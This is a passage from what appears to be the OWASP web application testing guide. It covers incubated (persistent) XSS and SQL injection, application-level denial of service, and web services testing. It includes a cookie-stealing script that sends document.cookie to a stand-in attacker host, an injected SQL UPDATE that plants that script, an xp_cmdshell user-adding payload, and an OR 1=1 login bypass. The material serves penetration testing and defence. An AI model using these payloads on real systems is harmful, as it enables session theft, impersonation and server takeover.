While performing code reviews, nearly all format string vulnerabilities can be detected by use of static code analysis tools. Subjecting the code shown in (1) to ITS4, which is a static code analysis tool, gives the following output.



The functions that are primarily responsible for format string vulnerabilities are ones that treat format specifiers as optional. Therefore when manually reviewing code, emphasis can be given to functions such as:

```
Printf
Fprintf
Sprintf
Snprintf
Vfprintf
Vprintf
Vsprintf
Vsnprintf
```

There can be several formatting functions that are specific to the development platform. These should also be reviewed for absence of format strings once their argument usage has been understood.

REFERENCES

Whitepapers

- Tim Newsham: "A paper on format string attacks" - http://comsec.theclerk.com/CISSP/FormatString.pdf
- Team Teso: "Exploiting format String Vulnerabilities" - http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html
- Analysis of format string bugs - http://julianor.tripod.com/format-bug-analysis.pdf
- Format functions manual page - http://www.die.net/doc/linux/man/man3/fprintf.3.html

Tools

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - http://www.cigital.com/its4
- A disassembler for analyzing format bugs in assembly - http://www.datarescue.com/idabase
- An exploit string builder for format bugs - http://seclists.org/lists/pen-test/2001/Aug/0014.htm

4.6.12 INCUBATED VULNERABILITY TESTING

BRIEF SUMMARY

Also often referred to as persistent attacks, incubated testing is a complex testing that needs more than one data validation vulnerability to work. In this section we describe a set of examples to test an Incubated Vulnerability.

- The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only occur if weak data validation was present or the data arrived into the system via another channel such as an admin console or directly via a backend batch process.
- Secondly once the attack vector was "recalled" the vector would need to be executed successfully. For example an incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable form.

SHORT DESCRIPTION OF THE ISSUE

Exploitation of some vulnerabilities, or even functional features of a web application will allow an attacker to plant a piece of data that will later be retrieved by an unsuspected user or other component of the system, exploiting some vulnerability there.

In a penetration test, **incubated attacks** can be used to assess the criticality of certain bugs, using the particular security issue found to build a client-side based attack that usually will be used to target a large number of victims at the same time (i.e. all users browsing the site).

This type of asynchronous attack covers a great spectrum of attack vectors, among them the following:

- File upload components in a web application, allowing the attacker to upload corrupted media files (jpg images exploiting CVE-2004-0200, png images exploiting CVE-2004-0597, executable files, site pages with active component, etc)
- Cross-site scripting issues in public forums posts (see XSS Testing for additional details). An attacker could potentially store malicious scripts or code in a repository in the backend of the web-application (e.g., a database) so that this script/code gets executed by one of the users (end users, administrators, etc). The archetypical incubated attack is exemplified by using a cross-site scripting vulnerability in a user forum, bulletin board or blog in order to inject some javascript code at the vulnerable page, and will be eventually rendered and executed at the site user's browser --using the trust level of the original (vulnerable) site at the user's browser.
- SQL/XPATH Injection allowing the attacker to upload content to a database, which will be later retrieved as part of the active content in a web page. For example, if the attacker can post arbitrary Javascript in a bulletin board so that it gets executed by users, then he might take control of their browsers (e.g., XSS-proxy).
- Misconfigured servers allowing installation of java packages or similar web site components (i.e. Tomcat, or web hosting consoles such as Plesk, CPanel, Helm, etc.)

BLACK BOX TESTING AND EXAMPLE

a. File Upload Sample:

Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a file that will exploit a component in the local user workstation when viewed or downloaded by the user.

Send your victim an email or other kind of alert in order to lead him/her to browse the page.

The expected result is the exploit will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.

b. XSS sample on a bulletin board

1. Introduce *javascript* code as the value for the vulnerable field, for instance:

```
<script>document.write('<img
src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>
```

2. Direct users to browse the vulnerable page or wait for the users to browse it. Have a "listener" at *attackers.site* host listening for all incoming connections.

3. When users browse the vulnerable page, a request containing their cookie (*document.cookie* is included as part of the requested URL) will be sent to the *attackers.site* host, such as the following:

```
- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
    %20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https://vulnerable.site/site/;
    TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1
```

4. Use cookies obtained to impersonate users at the vulnerable site.

c. SQL Injection sample

Usually, this set of examples leverages XSS attacks by exploiting a SQL-injection vulnerability. The first thing to test, is whether the target site has a SQL-injection vulnerability. This is described in Section 4.2 SQL Injection Testing. For each SQL-injection vulnerability, there is an underlying set of constraints describing the kind of queries that the attacker/pen-tester is allowed to do. The pen tester then has to match the XSS attacks he has devised with the entries that he is allowed to insert.

1. In a similar fashion as the previous XSS example, use a web page field vulnerable to SQL injection issues to change a value in the database that would be used by the application as input to be shown at the site without proper filtering (this would be a combination of an SQL injection and a XSS issue). For instance, let's suppose there is a *footer* table at the database with all footers for the web site pages, including a *notice* field with the legal notice that appears at the bottom of each web page. You could use the following query to inject javascript code to the *notice* field at the *footer* table in the database.

```
SELECT field1, field2, field3
  FROM table_x
  WHERE field2 = 'x';
     UPDATE footer
     SET notice = 'Copyright 1999-2030%20
         <script>document.write(\'<img
src="http://attackers.site/cv.jpg?\'+document.cookie+\'">\')</script>'
     WHERE notice = 'Copyright 1999-2030';
```

2. Now, each user browsing the site will silently send his cookies to the *attackers.site* (steps b.2 to b.4).

d. Misconfigured server

Some web servers present an administration interface that may allow an attacker to upload active components of her choice to the site. This could be the case with Apache Tomcat servers that doesn't enforce strong credentials to access its Web Application Manager (or in the case the pen testers have been able to obtain valid credentials for the administration module by other means). In this case, a WAR file can be uploaded and a new web application deployed at the site, which will not only allow the pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which the site regular users can then access (most probably with a higher degree of trust than when accessing a different site).

As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server worms).

GRAY BOX TESTING AND EXAMPLE

Gray/white testing techniques will be the same as previously discussed.

- Input validation must be examined is key in mitigating against this vulnerability. If other systems in the enterprise use the same persistence layer they may have weak input validation and the data is persisted via a "back door".
- To combat the "back door" issue for client side attacks, output validation must also be employed so tainted data shall be encoded prior to displaying to the client and hence not execute.
- See Code review guide: http://www.owasp.org/index.php/Data_Validation_%28Code_Review%29#Data_validation_strategy

REFERENCES

Most of the references from the Cross-site scripting section are valid. As explained above, incubated attacks are executed when combining exploits such as XSS or SQL-injection attacks.

Advisories

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - http://www.cert.org/advisories/CA-2000-02.html
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html

Whitepapers

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml
- Amit Klein (Sanctum) "Cross-site Scripting Explained" - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

Tools

- XSS-proxy - http://sourceforge.net/projects/xss-proxy
- Paros - http://www.parosproxy.org/index.shtml
- Burp Suite - http://portswigger.net/suite/
- Metasploit - http://www.metasploit.com/

4.7 DENIAL OF SERVICE TESTING

The most common type of denial of service (DoS) attack is the kind used on a network to make a server unreachable by other valid users. The fundamental concept of a network DoS attack is a malicious user flooding enough traffic to a target machine, that it renders the target incapable of keeping up with the volume of requests it is receiving. When the malicious user uses a large number of machines to flood traffic to a single target machine, this is generally known as a distributed denial of service (DDoS) attack. These types of attacks are generally beyond the scope of what an application developer can prevent within their own code. This type of "battle of the network pipes" is best mitigated via network architecture solutions.

There are, however, types of vulnerabilities within applications that can allow a malicious user to make certain functionality or sometimes the entire website unavailable. These problems are caused by bugs in the application, often resulting from malicious or unexpected user input. This section will focus on application layer attacks against availability that can be launched by just one malicious user on a single machine.

Here are the DoS testings we will talk about:

1. DoS Testing: Locking Customer Accounts
2. DoS Testing: Buffer Overflows
3. DoS Testing: User Specified Object Allocation
4. DoS Testing: User Input as a Loop Counter
5. DoS Testing: Writing User Provided Data to Disk
6. DoS Testing: Failure to Release Resources
7. DoS Testing: Storing too Much Data in Session

4.7.1 LOCKING CUSTOMER ACCOUNTS

BRIEF SUMMARY

In this test we check whether an attacker can lock valid user accounts by repeatedly attempting to log in with a wrong password.

DESCRIPTION OF THE ISSUE

The first DoS case to consider involves the authentication system of the target application. A common defense to prevent brute-force discovery of user passwords is to lock an account from use after between three to five failed attempts to login. This means that even if a legitimate user were to provide their valid password, they would be unable to login to the system until their account has been unlocked. This defense mechanism can be turned into a DoS attack against an application if there is a way to predict valid login accounts.

Note, there is a business vs. security balance that must be reached based on the specific circumstances surrounding a given application. There are pros and cons to locking accounts, to customers being able to choose their own account names, to using systems such as CAPTCHA, and the like. Each enterprise will need to balance these risks and benefits, but not all of the details of those decisions are covered here. This section only focuses on testing for the DoS that becomes possible if lockouts and harvesting of accounts is possible.

BLACK BOX TESTING AND EXAMPLES

The first test that must be performed is to test that an account does indeed lock after a certain number of failed logins. If you have already determined a valid account name, use it to verify that accounts do indeed lock by deliberately sending at least 15 bad passwords to the system. If the account does not lock after 15 attempts, it is unlikely that it will ever do so. Keep in mind that applications often warn users when they are approaching the lockout threshold. This should help the tester especially when actually locking accounts is not desirable because of the rules of engagement.

If no account name has been determined at this point in the testing, the tester should use the methods below to attempt to discover a valid account name.

To determine valid account names, a tester should look to find places where the application discloses the difference between valid and invalid logins. Common places this would occur are:

1. The login page – Using a known login with a bad password, look at the error message returned to the browser. Send another request with a completely improbable login that should not exist along with the same bad password, and observe the error message returned. If the messages are different, this can be used to discover valid accounts. Sometimes the difference between responses is so minor that it is not immediately visible. For instance, the message returned might be perfectly the same, but a slightly different average response time might be observed. Another way to check for this difference is to compare hashes of the HTTP response body from

the server for both messages. Unless the server puts data that changes on each request into the response, this will be the best test to see if there is any change at all between the responses.

2. New account creation page – If the application allows people to create a new account that includes the ability to choose their account name, it may be possible to discover other accounts in this manner. What happens if you try to create a new account using an account name that is already known to exist? If this gives an error that you must choose a different name, this process may also be automated to determine valid account names.

3. Password reset page – If the login page also has a function for recovering or resetting a password for a user, look at this function as well. Does this function give different messages if you attempt to reset or recover an account that does not exist in the system?

Once an attacker has the ability to harvest valid user accounts, or if the user accounts are based on a well-defined, predictable format, it is an easy exercise to automate the process of sending three to five bad passwords to each account. If the attacker has determined a large number of user accounts, it is possible for them to deny legitimate access to a large portion of the user base.

GRAY BOX TESTING AND EXAMPLES

If information about the implementation of the application is available, look at the logic related to the functions mentioned in the Black Box testing section. Things to focus upon:

1. If account names are generated by the system, what is the logic used to do this? Is the pattern something that could be predicted by a malicious user?

2. Determine if any of the functions that handle initial authentication, any re-authentication (if for some reason it is different logic than the initial authentication), password resets, password recovery, etc. differentiate between an account that exists and an account that does not exist in the errors it returns to the user.

4.7.2 BUFFER OVERFLOWS

BRIEF SUMMARY

In this test we check whether it is possible to cause a denial of service condition by overflowing one or more data structures of the target application.

DESCRIPTION OF THE ISSUE

Any language where the developer has direct responsibility for managing memory allocation, most notably C & C++, has the potential for a buffer overflow. While the most serious risk related to a buffer overflow is the ability to execute arbitrary code on the server, the first risk comes from the denial of service that can happen if the application crashes. Buffer overflows are discussed in more detail

elsewhere in this testing document, but we will briefly give an example as it relates to an application denial of service.

The following is a simplified example of vulnerable code in C:

```
void overflow (char *str) {
   char buffer[10];
   strcpy(buffer, str); // Dangerous!
}

int main () {
  char *str = "This is a string that is larger than the buffer of 10";
  overflow(str);
}
```

If this code example were executed, it would cause a segmentation fault and dump core. The reason is that strcpy would try to copy 53 characters into an array of 10 elements only, overwriting adjacent memory locations. While this example above is an extremely simple case, the reality is that in a web based application there may be places where the user input is not adequately checked for its length, making this kind of attack possible.

BLACK BOX TESTING

Refer to the Buffer_Overflow_Testing section for how to submit a range of lengths to the application looking for possible locations that may be vulnerable. As it relates to a DoS, if you have received a response (or a lack of) that makes you believe that the overflow has occurred, attempt to make another request to the server and see if it still responds.

GRAY BOX TESTING

Please refer to the Buffer_Overflow_Testing section of the Guide for detailed information on this testing.

4.7.3 USER SPECIFIED OBJECT ALLOCATION

BRIEF SUMMARY

In this test we check whether it is possible to exhaust server resources by making it allocate a very high number of objects.

DESCRIPTION OF THE ISSUE

If users can supply, directly or indirectly, a value that will specify how many of an object to create on the application server, and if the server does not enforce a hard upper limit on that value, it is possible to cause the environment to run out of available memory. The server may begin to allocate the required number of objects specified, but if this is an extremely large number, it can cause serious issues on the server, possibly filling its whole available memory and corrupting its performance.

The following is a simple example of vulnerable code in Java:

```
String TotalObjects = request.getParameter("numberofobjects");
int NumOfObjects = Integer.parseInt(TotalObjects);
ComplexObject[] anArray = new ComplexObject[NumOfObjects];  // wrong!
```

BLACK BOX TESTING AND EXAMPLES

As a tester, look for places where numbers submitted as a name/value pair might be used by the application code in the manner shown above. Attempt to set the value to an extremely large numeric value, and see if the server continues to respond. You may need to wait for some small amount of time to pass as performance begins to degrade on the server as it continues allocation.

In the above example, by sending a large number to the server in the "numberofobjects" name/value pair, this would cause the servlet to attempt to create that many complex objects. While most applications do not have a user directly entering a value that would be used for such purposes, instances of this vulnerability may be observed using a hidden field, or a value computed within JavaScript on the client when a form is submitted.

If the application does not provide any numeric field that can be used as a vector for this kind of attack, the same result might be achieved by allocating objects in a sequential fashion. A notable example is provided by e-commerce sites: if the application does not pose an upper limit to the number of items that can be in any given moment inside the user electronic cart, you can write an automated script that keeps adding items to the user cart until the cart object fills the server memory.

GRAY BOX TESTING AND EXAMPLES

Knowing some details about the internals of the application might help the tester in locating objects that can be allocated by the user in large quantities. The testing techniques, however, follow the same pattern of the black box testing.

4.7.4 USER INPUT AS A LOOP COUNTER

BRIEF SUMMARY

In this test we check whether it is possible to force the application to loop through a code segment that needs high computing resources, in order to decrease its overall performance.

DESCRIPTION OF THE ISSUE

Similarly to the previous problem of User Specified Object Allocation, if the user can directly or indirectly assign a value that will be used as a counter in a loop function, this can cause performance problems on the server.

The following is an example of vulnerable code in Java:

```
public class MyServlet extends ActionServlet {
   public void doPost(HttpServletRequest request, HttpServletResponse response)
                throws ServletException, IOException {
       . . .
       String [] values = request.getParameterValues("CheckboxField");
      // Process the data without length check for reasonable range – wrong!
       for ( int i=0; i<values.length; i++) {
              // lots of logic to process the request
       }
       . . .

   }
   . . .
}
```

As we can see in this simple example, the user has control over the loop counter. If the code inside the loop is very demanding in terms of resources, and an attacker forces it to be executed a very high number of times, this might decrease the performance of the server in handling other requests, causing a DoS condition.

BLACK BOX TESTING AND EXAMPLES

If a request is sent to the server with a number that will, for example, be used to read many similar name/value pairs (for example, sending "3" to read input1, input2 and input3 name/value pairs), and if the server does not enforce a hard upper limit to this number, this can cause the application to loop for extremely large periods. The tester in this example may send an extremely large, yet well-formed number to the server, such as 99999999.

Another problem is if a malicious user sends an extremely large number of name/value pairs directly to the server. While the application cannot directly prevent the application server from handling the initial parsing of all the name/value pairs, to prevent a DoS the application should not loop over everything that has been submitted without putting a limit on the number of name/value pairs to be handled. For example, multiple name/value pairs can be submitted by the tester, each with the same name, but with different values (simulating submission of checkbox fields). So looking at the value of that particular name/value pair will return an array of all the values submitted by the browser.

If it is suspected that such an error may have been made in the application, the tester can submit an increasingly large number of repeating name/value pairs in the request body with a small script. If there is a noticeable difference in response times between submitting 10 repetitions and submitting 1000 repetitions, it may indicate a problem of this type.

In general, be sure to check also the hidden values that are passed to the application, as they also could play a role in the number of executions of some code segments.

GRAY BOX TESTING AND EXAMPLES

Knowing some details about the internals of the application might help the tester in locating input values that force the server to heavily loop through the same code. The testing techniques, however, follow the same pattern of the black box testing.

4.7.5 WRITING USER PROVIDED DATA TO DISK

BRIEF SUMMARY

With this test, we check that it is not possible to cause a DoS condition by filling the target disks with log data

DESCRIPTION OF THE ISSUE

The goal of this DoS attack is to cause the application logs to record enormous volumes of data, possibly filling the local disks.

This attack could happen in two common ways:

1. The tester submits an extremely long value to the server in the request, and the application logs the value directly without having validated that it conforms to what was expected.
2. The application may have data validation to verify the submitted value being well formed and of proper length, but then still log the failed value (for auditing or error tracking purposes) into an application log.

If the application does not enforce an upper limit to the dimension of each log entry and to the maximum logging space that can be utilized, then it is vulnerable to this attack. This is especially true if there is not a separate partition for the log files, as these files would increase their size until other operations (e.g.: the application creating temporary files) become impossible. However, it may be difficult to detect the success of this type of attack unless the tester can somehow access the logs (gray box) being created by the application.

BLACK BOX TESTING AND EXAMPLES

This test is extremely difficult to perform in a black box scenario without some luck and a large degree of patience. Determine a value that is being submitted from the client that does not look to have a length check (or has one that is extremely long), that would have a high probability for being logged by the application. Textarea fields in the client are likely to have very long acceptable lengths; however, they may not be logged beyond a remote database. Use a script to automate the process of sending the same request with a large value for the field as fast as possible, and give it some time. Does the server eventually begin reporting errors when it tries to write to the file system?

GRAY BOX TESTING AND EXAMPLES

It might be possible, in some cases, to monitor the disk space of the target. That can happen usually when the test is performed over a local network. Possible ways to obtain this information include the following scenarios:

1. The server that hosts the log files allows the tester to mount its filesystem or some parts of it
2. The server provides disk space information via SNMP

If such information is available, the tester should send an overly large request to the server and observe if the data is being written to an application log file without any limitation of the length. If there is no restriction, it should be possible to automate a short script to send these long requests and observe at what speed the log file grows (or the free space shrinks) on the server. This can allow the tester to determine just how much time & effort would be required to fill the disk, without needing to run the DoS through to completion.

4.7.6 FAILURE TO RELEASE RESOURCES

BRIEF SUMMARY

With this test, we check that the application properly releases resources (files and/or memory) after they have been used.

DESCRIPTION OF THE ISSUE

If an error occurs in the application that prevents the release of an in-use resource, it can become unavailable for further use. Possible examples include:

- An application locks a file for writing, and then an exception occurres but does not explicitly close and unlock the file
- Memory leaking in languages where the developer is responsible for memory management such as C & C++. In the case where an error causes normal logic flow to be circumvented, the allocated memory may not be removed and may be left in such a state that the garbage collector does not know it should be reclaimed
- Use of DB connection objects where the objects are not being freed if an exception is thrown. A number of such repeated requests can cause the application to consume all the DB connections, as the code will still hold the open DB object, never releasing the resource.

The following is an example of vulnerable code in Java. In the example, both the Connection and the CallableStatement should be closed in a finally block.

```
public class AccountDAO {
    … …
    public void createAccount(AccountInfo acct)
                throws AcctCreationException {
       … …
       try {
          Connection conn = DAOFactory.getConnection();
          CallableStatement  calStmt = conn.prepareCall(…);
          … …
          calStmt.executeUpdate();
```

```
            calStmt.close();
            conn.close();
        }   catch (java.sql.SQLException e) {
            throw AcctCreationException (...);
        }
    }
}
```

BLACK BOX TESTING AND EXAMPLES

Generally, it will be very difficult to observe these types of resource leaks in a pure black box test. If you can find a request you suspect is performing a database operation, which will cause the server to throw an error that looks like it might be an unhandled exception, you can automate the process of sending a few hundred of these requests very quickly. Observe any slowdown or new error messages from the application while using it during normal, legitimate use.

GRAY BOX TESTING AND EXAMPLES

It might be possible, in some cases, to monitor the disk space and/or the memory usage of the target. That can happen usually when the test is performed over a local network. Possible ways to obtain this information include the following scenarios:

1. The server that hosts the application allows the tester to mount its filesystem or some parts of it
2. The server provides disk space and/or memory usage information via SNMP

In such cases, it may be possible to observe the memory or disk usage on the server while trying to inject data into the application, with the intent of causing an exception or error that may not be handled cleanly by the application. Attempts to cause these types of errors should include special characters that may not have been expected as valid data (e.g., !, |, and ‘).

4.7.7 STORING TOO MUCH DATA IN SESSION

BRIEF SUMMARY

In this test, we check whether it is possible to allocate big amounts of data into a user session object in order to make the server to exhaust its memory resources.

DESCRIPTION OF THE ISSUE

Care must be taken not to store too much data in a user session object. Storing too much information, such as large quantities of data retrieved from the database, in the session can cause denial of service issues. This problem is exacerbated if session data is also tracked prior to a login, as a user can launch the attack without the need of an account.

BLACK BOX TESTING AND EXAMPLES

This is again a difficult case to test in a pure black box setting. Likely places will be where a large number of records are retrieved from a database based on data provided by the user during their normal application use. Good candidates may also include functionality related to viewing pages of a larger record set a portion at a time. The developer may have chosen to cache the records in the session instead of returning to the database for the next block of data. If this is suspected, create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the session for each one. Let the script run for a while, and then observe the responsiveness of the application for new sessions. It may be possible that a Virtual Machine (VM) or even the server itself will begin to run out of memory because of this attack.

GRAY BOX TESTING AND EXAMPLES

If available, SNMP can provide information about the memory usage of a machine. Being able to monitor the target memory usage can greatly help when performing this test, as the tester would be able to see what happens when the script described in the previous section is launched.

4.8 WEB SERVICES TESTING

"By 2005 Web services shall have reopened over 70% of the attack paths against internet-connected systems, which were closed by network firewalls in the 1990's" **-Gartner Oct 2002**

SOA (Service Orientated Architecture)/Web services applications are up-and-coming systems which are enabling businesses to interoperate and are growing at an unprecedented rate. Webservice "clients" are generally not user web front-ends but other backend servers. Webservices are exposed to the net like any other service but can be used on HTTP, FTP, SMTP, MQ among other transport protocols.

The vulnerabilities in web services are similar to other vulnerabilities such as SQL injection, information disclosure ad leakage etc but web services also have unique XML/parser related vulnerabilities which are discussed here also.

4.8.1 XML STRUCTURAL TESTING

BRIEF SUMMARY

XML, to function properly needs to be well-formed. XML which is not well-formed shall fail when parsed by the XML parser on the server side. A parser needs to run thorough the entire xml message in a serial manner in order to assess the XML well-formedness.

An XML parser is also very CPU labour intensive. Some attack vectors exploit this weakness by sending very large or malformed xml messages.

Attackers can create XML documents which are structured in such a way as to create a denial of service attack on the receiving server by tying up memory and CPU resources. This occurs via overloading the XML parser which is very CPU intensive in any case.

DESCRIPTION OF THE ISSUE

This section discusses the types of attack vectors one could send to web service in an attempt to assess its reaction to malformed or maliciously crafted messages

For example, elements which contain large numbers of attributes can cause problems with parsers. This category of attack also includes XML documents which are not well-formed XML (e.g. with overlapping elements, or with open tags that have no matching close tags). DOM based parsing can be vulnerable to DoS due to the fact that the complete message is loaded into memory (as opposed to SAX parsing) oversized attachments can cause an issue with DOM architectures.

Web Services weakness: You have to parse XML via SAX or DOM before one validates the structure and content of the message.

BLACK BOX TESTING AND EXAMPLE

Examples:

Malformed structure: the XML message must be well formed in order to be successfully parsed. Malformed SOAP messages may cause unhandled exceptions to occur:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
<to>OWASP
<from>EOIN</from>
<heading>I am Malformed </to>
</heading>
<body>Don't forget me this weekend!</body>
</note>
```

A web service utilizing DOM based parsing can be "upset" by including a very large payload in the XML message which the parser would be obliged to parse:

Very large & unexpected payload:

```
<Envelope>
<Header>
   <wsse:Security>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>
     <Hehehe>I am a Large String (1MB)</Hehehe>…
    <Signature>…</Signature>
   </wsse:Security>
 </Header>
 <Body>
```

```
   <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
 </Body></Envelope>
```

Binary attachments:

Web Services can also have a binary attachment such as a Blob or exe. Web service attachments are encoded in base64 format since the trend is that DIME (Direct Internet Message Encapsulation) seems to be a dead-end solution.

By attacking a very large base64 string to the message this may consume parser resources to the point of affecting availability. Additional attacks may include the injection of a infected binary file into the base64 binary stream. Inadequate parsing of such an attachment may exhaust resources:

Unexpected large blob:

```
<Envelope>
 <Header>
   <wsse:Security>
     <file>jgiGldkooJSSKFM%()LFM$MFKF)$KRFWF$FRFkflfkfkkorepoLPKOMkjiujhy:llki-123-01ke123-
      04QWS03994k£R$Trfe£elfdk4r-
45kgk3lg"£!04040lf;lfFCVr$V$BB^^N&*<M&NNB%..........10MB</file>
    <Signature>…</Signature>
   </wsse:Security>
 </Header>
 <Body>
   <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
 </Body>
</Envelope>
```

GREY BOX TESTING AND EXAMPLE

If one has access to the schema of the web service it should be examined. One should assess that all the parameters are being data validated. Restrictions on appropriate values should be implemented in accordance to data validation best practice.

enumeration: Defines a list of acceptable values

fractionDigits: Specifies the maximum number of decimal places allowed.

Must be equal to or greater than zero

length: Specifies the exact number of characters or list items allowed.

Must be equal to or greater than zero

maxExclusive: Specifies the upper bounds for numeric values

(the value must be less than this value)

maxInclusive: Specifies the upper bounds for numeric values

(the value must be less than or equal to this value)

maxLength: Specifies the maximum number of characters or list items allowed.

Must be equal to or greater than zero

minExclusive: Specifies the lower bounds for numeric values

(the value must be greater than this value)

minInclusive: Specifies the lower bounds for numeric values

(the value must be greater than or equal to this value)

minLength: Specifies the minimum number of characters or list items allowed.

Must be equal to or greater than zero

pattern: Defines the exact sequence of characters that are acceptable

totalDigits: Specifies the exact number of digits allowed. Must be greater than zero.

whiteSpace: Specifies how white space

(line feeds, tabs, spaces, and carriage returns) is handled

REFERENCES

Whitepapers

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

Tools

- OWASP WebScarab: Web Services plugin - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

4.8.2 XML CONTENT-LEVEL TESTING

BRIEF SUMMARY

Content-level attacks target the server hosting a web service and any applications that are utilized by the service, including web servers, databases, application servers, operating systems, etc. Content-level attack vectors include 1) SQL Injection or XPath injection 2) Buffer Overflow and 3) command injection.

DESCRIPTION OF THE ISSUE

Web Services are designed to be publicly available to provide services to clients using the internet as the common communication protocol. These services can be used to leverage legacy assets by exposing their functionality via SOAP using HTTP. SOAP messages contain method calls with parameters, including textual data and binary attachments, requesting the host to perform some function - database operations, image processing, document management, etc. Legacy applications exposed by the service may be vulnerable to malicious input that when previously limited to a private network


was not an issue. In addition, because the server hosting the Web Service will need to process this data, the host server may be vulnerable if it is unpatched or otherwise unprotected from malicious content (e.g. plain text passwords, unrestricted file access, etc.).

An attacker can craft an XML document(SOAP message) that contains malicious elements in order to compromise the target system. Testing for proper content validation should be included in the web application testing plan.

BLACK BOX TESTING AND EXAMPLE

Testing for SQL Injection or XPath Injection vulnerabilities

1. Examine the WSDL for the Web Service. WebScarab, an OWASP tool for many web application testing functions, has a WebService plugin to execute web services functions.



2. In WebScarab, modify the parameter data based on the WSDL definition for the parameter.

Using a single quote ('), the tester can inject a conditional clause to return true, 1=1 when the SQL or XPath is executed. If this is used to login, if the value is not validated, the login will succeed because 1=1.

The values for the operation:

```
<userid>myuser</userid> <password>' OR 1=1</password>
```

could translate in SQL as:

```
WHERE userid = 'myuser' and password = OR 1=1 and in XPath as: //user[userid='myuser' and
password= OR 1=1]
```

Result Expected:

A tester than can continue using the web service in a higher privilege if authenticated or execute commands on the database.

Testing for buffer overflow vulnerabilities:

It is possible to execute arbitrary code on vulnerable web servers via a web service. Sending a specially crafted HTTP request to a vulnerable application can cause an overflow and allow an attacker to

execute code. Using a testing tool like MetaSploits or developing your own code, it is possible to craft a reusable exploit test. MailEnable Authorization Header Buffer Overflow is an example of an existing Web Service Buffer Overflow exploit and is available as from MetaSploits as "mailenable_auth_header." The vulnerability is listed at the Open Source Vulnerability Database.

Result Expected:

Execution of arbitrary code to install malicious code.

GREY BOX TESTING AND EXAMPLES

1. Are parameters checked for invalid content - SQL constructs, HTML tags, etc.? Use the OWASP XSS guide (http://www.owasp.org/index.php/XSS) or the specific language implementation, such as htmlspecialchars() in PHP and never trust user input.

2. To mitigate buffer overflow attacks, check the web server, application servers, database servers for updated patches and security (antivirus, malware, etc.).

REFERENCES

Whitepapers

- NIST Draft publications (SP800-95): "Guide to Secure Web Services" - http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf
- OSVDB - http://www.osvdb.org

Tools

- OWASP WebScarab: Web Services plugin - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- MetaSploit - http://www.metasploit.com

4.8.3 HTTP GET PARAMETERS/REST TESTING

BRIEF SUMMARY

Many XML applications are invoked by passing them parameters using HTTP GET queries. These are sometimes known as "REST-style" Web Services (REST = Representational State Transfer). These Web Services can be attacked by passing malicious content on the HTTP GET string (e.g. extra long parameters (2048 chars), SQL statements/injection (or OS Injection parameters).

DESCRIPTION OF THE ISSUE

Given that Web services REST are in effect HTTP-In -> WS-OUT at attack patterns are very similar to regular HTTP attack vectors, discussed throughout the guide. For example, in the following HTTP request with query string *"/viewDetail=detail-10293"*, the HTTP GET parameter is *"detail- 10293"*.

BLACK BOX TESTING AND EXAMPLE

Say we had a Web Service which accepts the following HTTP GET query string:

```
https://www.ws.com/accountinfo?accountnumber=12039475&userId=asi9485jfuhe92
```

The resultant response would be similar to:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Account="12039475">
<balance>€100</balance>
<body>Bank of Bannana account info</body>
</Account>
```

Testing the data validation on this REST web service is similar to generic application testing:

Try vectors such as:

```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr
pass /Add &userId=asi9485jfuhe92
```

GREY BOX TESTING AND EXAMPLE

Upon the reception of a HTTP request the code should do the following:

Check:

1. max length and minimum length
2. Validate payload:
3. If possible implement the following data validation strategies; "exact match", "known good" and "known bad" in that order.
4. Validate parameter names and existence.

REFERENCES

Whitepapers

- The OWASP Fuzz vectors list - http://www.owasp.org/index.php/OWASP_Testing_Guide_Appendix_C:_Fuzz_Vectors

4.8.4 NAUGHTY SOAP ATTACHMENTS

BRIEF SUMMARY

This section describes attack vectors for Web Services that accept attachments. The danger exists in the processing of the attachment on the server and redistribution of the file to clients.

DESCRIPTION OF THE ISSUE

